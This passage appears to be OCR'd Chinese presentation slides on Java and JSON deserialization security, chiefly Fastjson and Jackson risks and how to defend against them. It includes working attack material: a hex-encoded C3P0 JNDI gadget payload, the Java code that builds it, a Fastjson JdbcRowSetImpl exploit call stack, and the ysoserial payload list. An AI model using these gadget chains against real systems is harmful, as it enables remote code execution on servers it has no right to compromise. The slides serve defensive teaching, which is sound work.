726563746f72245265666572656e6365536572696616c697a6564621985d0d12ac21302000
44c000b636f6e746578744e616d657400134c6a617661782f6e616d696e672f4e616d653b
4c0003656e767400154c6a6176612f7574696c2f486173687461626c653b4c00046e616d65
71007e00014c00097265666572656e63657400184c6a617661782f6e616d696e672f52656
66572656e63653b7870707070737200166a617661782e6e616d696e672e5265666572656
e6365e8c69ea2a8e98d090200044c000561646472737400124c6a6176612f7574696c2f566
563746f723b4c000c636c617373466163746f72797400124c6a6176612f6c616e672f53747
2696e673b4c0014636c617373466163746f72794c6f636174696f6e71007e00074c0009636
c6173734e616d6571007e00077870737200106a6176612e7574696c2e566563746f72d997
7d5b803baf010300034900116361706163697479496e6372656d656e7449000c656c656d6
56e74436f756e745b000b656c656d656e74446174617400135b4c6a6176612f6c616e672f4
f626a6563743b78700000000000000000757200135b4c6a6176612e6c616e672e4f626a65
63743b90ce589f1073296c02000078700000000a70707070707070707070787400074578706c6f6974740016687474703a2f2f6c6f63616c686f73743a383038302f740003466f6f;"}
```

```
ByteArrayOutputStream b = new ByteArrayOutputStream();
try ( ObjectOutputStream oos = new ObjectOutputStream(b) ) {
   Class<?> refclz =
Class.forName("com.mchange.v2.naming.ReferenceIndirector$Reference
Serialized"); //$NON-NLS-1$
   Constructor<?> con = refclz.getDeclaredConstructor(Reference.class,
Name.class, Name.class, Hashtable.class);
   con.setAccessible(true);
   Reference jndiref = new Reference("Foo", clazz, codebase);
   Object ref = con.newInstance(jndiref, null, null, null);
   oos.writeObject(ref);
   }
 return "HexAsciiSerializedMap:" + Hex.encodeHexString(b.toByteArray())
+ ";"; //$NON-NLS-1$
```

WrapperConnectionPoolDataSource调用栈

Runtime.getRuntime.exec()

...

lookup()

connect()

...


invoke()

setValue()

...

deserialze()

parseObject()



```
lookup:417, InitialContext (javax.naming), InitialContext.java
connect:624, JdbcRowSetImpl (com.sun.rowset), JdbcRowSetImpl.java
setAutoCommit:4067, JdbcRowSetImpl (com.sun.rowset), JdbcRowSetImpl.java
invoke0:-1, NativeMethodAccessorImpl (sun.reflect), NativeMethodAccessorImpl.java
invoke:62, NativeMethodAccessorImpl (sun.reflect), NativeMethodAccessorImpl.java
invoke:43, DelegatingMethodAccessorImpl (sun.reflect), DelegatingMethodAccessorImpl.java
invoke:498, Method (java.lang.reflect), Method.java
setValue:96, FieldDeserializer (com.alibaba.fastjson.parser.deserializer), FieldDeserializer.java
deserialze:593, JavaBeanDeserializer (com.alibaba.fastjson.parser.deserializer), JavaBeanDeserializer.java
parseRest:922, JavaBeanDeserializer (com.alibaba.fastjson.parser.deserializer), JavaBeanDeserializer.java
deserialze:-1, FastjsonASMDeserializer_4_JdbcRowSetImpl (com.alibaba.fastjson.parser.deserializer)
deserialze:184, JavaBeanDeserializer (com.alibaba.fastjson.parser.deserializer), JavaBeanDeserializer.java
parseObject:368, DefaultJSONParser (com.alibaba.fastjson.parser), DefaultJSONParser.java
parse:1327, DefaultJSONParser (com.alibaba.fastjson.parser), DefaultJSONParser.java
deserialze:45, JavaObjectDeserializer (com.alibaba.fastjson.parser.deserializer), JavaObjectDeserializer.java
parseObject:639, DefaultJSONParser (com.alibaba.fastjson.parser), DefaultJSONParser.java
parseObject:339, JSON (com.alibaba.fastjson), JSON.java
parseObject:243, JSON (com.alibaba.fastjson), JSON.java
parseObject:456, JSON (com.alibaba.fastjson), JSON.java
```

目录

- 主流JSON库
- JSON安全特性
- Fastjson PoC
- JSON反序列化防御
- Java反序列化防御

防范

- Gson基本无安全风险

Jackson防范

- Jackson 不使用enableDefaultTyping方法
- 替代方案：在基类上加上JsonTypeInfo注解，子类也生效

```
@JsonTypeInfo(use=JsonTypeInfo.Id.CLASS, include=JsonTypeInfo.As. WRAPPER_ARRAY ,
property="@class")
 class Animal { }
//所有Animal子类的反序列化都可以准确对应子类型
//use=JsonTypeInfo.Id.CLASS 取包含包名的全名
//include=JsonTypeInfo.As. WRAPPER_ARRAY
[
   "com.fasterxml.beans.EmployeeImpl",
   {
     ... // actual instance data without any metadata properties
   }
  ]
```

Fastjson防范

- Fastjson 不启用autotype就没问题
- 如果开启autotype，Fastjson实现了一套黑名单，但还是存在被绕过风险

其他json库

- Json-io
- Kryo
- 也是不安全的也不建议使用

前瞻

- 只要能指定具体的类型，基本都会存在远程代码执行风险
- 常见入口有toString，equals，hashCode，setXyz，getXyz，isXyz
- 黑名单是远远不够的，即使把RCE的payload都封了，还有其他类型的漏洞，如SSRF,DoS等等
- 其他语言存在类似问题吗？
- 其他存储格式转对象的库存在类似问题吗？


目录

- 主流JSON库
- JSON安全特性
- Fastjson PoC
- JSON反序列化防御
- Java反序列化防御

Java反序列化防范建议

- 过时建议
- 错误建议
- 正确建议

反序列化利用时序



interaction SequenceDiagram1
Java应用
ObjectInputStream
gadget
1 : readObject
危险接口
反序列危险入口
反序列化拦截处
readObject()
readObject0()
readOrdinaryObject()
readClassDesc()
readNoneProxyDesc()-->resolveClass()-->Class.forName()
readProxyDesc()-->resolveProxyClass-->Proxy.getProxyClass()
2 : 实例化
得到一个对象实例
3 :
4 : readObject
readSerialData()
invokeReadObject()
invokeReadObjectNoData()
readExternalData()-->obj.readExternal()
readObject
readObjectNoData
readExternal
5 : readObject返回
6 : readResolve
invokeReadResolve()
7 : readResolve返回
8 : validateObject
vlist.doCallbacks()-->list.obj.validateObject()
9 : validateObject返回
10 :
11 : 强制转换类型
为时已晚
12 : garbage finalize

过时建议


- 使用 SerialKiller 替换进行序列化操作的 ObjectInputStream 类；
- 在不影响业务的情况下，临时删除掉项目里的 "org/apache/commons/collections/functors/InvokerTransformer.class" 文件；

过时建议

- 使用grep命令或者其他相关搜索命令检测上述组件安装目录是否包含库Apache Commons Collections。搜索下列jar *.commons-collections.*.jar

反序列化可用payload

- 种类多， 目前29种
- 部分payload只依赖JDK，无需第三方库
- 部分依赖库仍未修复



```
$  java -jar ysoserial.jar
Y SO SERIAL?
Usage: java -jar ysoserial.jar [payload] '[command]'
  Available payload types:
     Payload             Authors                     Dependencies
     -------             -------                     ------------
     BeanShell1          @pwntester, @cschneider4711 bsh:2.0b5
     C3P0                @mbechler                   c3p0:0.9.5.2, mchange-commons-java:0.2.11
     Clojure             @JackOfMostTrades           clojure:1.8.0
     CommonsBeanutils1   @frohoff                    commons-beanutils:1.9.2, commons-collections:3.1, commons-log
     CommonsCollections1 @frohoff                    commons-collections:3.1
     CommonsCollections2 @frohoff                    commons-collections4:4.0
     CommonsCollections3 @frohoff                    commons-collections:3.1
     CommonsCollections4 @frohoff                    commons-collections4:4.0
     CommonsCollections5 @matthias_kaiser, @jasinner commons-collections:3.1
     CommonsCollections6 @matthias_kaiser            commons-collections:3.1
     FileUpload1         @mbechler                   commons-fileupload:1.3.1, commons-io:2.4
     Groovy1             @frohoff                    groovy:2.3.9
     Hibernate1          @mbechler
     Hibernate2          @mbechler
     JBossInterceptors1  @matthias_kaiser            javassist:3.12.1.GA, jboss-interceptor-core:2.0.0.Final, cdi-
     JRMPClient          @mbechler
     JRMPListener        @mbechler
     JSON1               @mbechler                   json-lib:jar:jdk15:2.4, spring-aop:4.1.4.RELEASE, aopalliance
     JavassistWeld1      @matthias_kaiser            javassist:3.12.1.GA, weld-core:1.1.33.Final, cdi-api:1.0-SP1,
     Jdk7u21             @frohoff
     Jython1             @pwntester, @cschneider4711 jython-standalone:2.5.2
     MozillaRhino1       @matthias_kaiser            js:1.7R2
     Myfaces1            @mbechler
     Myfaces2            @mbechler
     ROME                @mbechler                   rome:1.0
     Spring1             @frohoff                    spring-core:4.1.4.RELEASE, spring-beans:4.1.4.RELEASE
     Spring2             @mbechler                   spring-core:4.1.4.RELEASE, spring-aop:4.1.4.RELEASE, aopallia
     URLDNS              @gebl
     Wicket1             @jacob-baines               wicket-util:6.23.0, slf4j-api:1.6.4
```

典型错误方案

- 这是一个大厂的安全编程规范
- 通过加密签名来保证反序列数据的安全

```
// Deserialize map
ObjectInputStream in = new ObjectInputStream(new FileInputStream("data"));
sealedMap = (SealedObject) in.readObject();
in.close();
// Unseal map cipher = Cipher.getInstance("AES");
cipher.init(Cipher.DECRYPT_MODE, key);
signedMap = (SignedObject) sealedMap.getObject(cipher);
// Verify signature and retrieve map
if (!signedMap.verify(kp.getPublic(), sig))
{
throw new GeneralSecurityException("Map failed verification");
}
map = (SerializableMap<String, Integer>) signedMap.getObject();
// Inspect map
InspectMap(map);
```

错误方式：
反序列在前，解密在后
正确方式：
解密在前，反序列在后

防范建议

- 不要反序列化不可信的数据
- 给反序列数据加密签名，并确保解密在反序列之前
- 给反序列化接口添加认证授权
- 反序列化服务只允许监听在本地或者开启相应防火墙

防范建议

- 采用Look-Ahead Object Input Streams
  - SerialKiller
  - Contrast Security contrast-rO0
- 注意保持库的更新

```
protected Class<?>
resolveClass(java.io.ObjectStreamClass descriptor)
throws ClassNotFoundException, IOException {
      String className = descriptor.getName();
      if(className != null && className.length() > 0 &&
ClassFilter.isBlackListed(className)) {
         throw new InvalidClassException("Unauthorized
deserialization attempt", descriptor.getName());
      } else {
         return super.resolveClass(descriptor);
      }
   }
```

防范建议

- 升级第三方库
  - Apache Commons Collections 3.2.2/4.1
  - 3.2.2取消了默认的反序列化机制，4.1移除了反序列化
  - Apache Commons FileUpload 1.3.3
  - 1.3.3取消了默认的反序列机制
  - ……
- 升级JDK
  - JEP 290: Filter Incoming Serialization Data(JDK 8u121, 7u131, 6u141)
  - RMI(JDK 6u132, 7u122, or 8u113)

廖新喜已被注销 ♂

扫描二维码，关注我的微博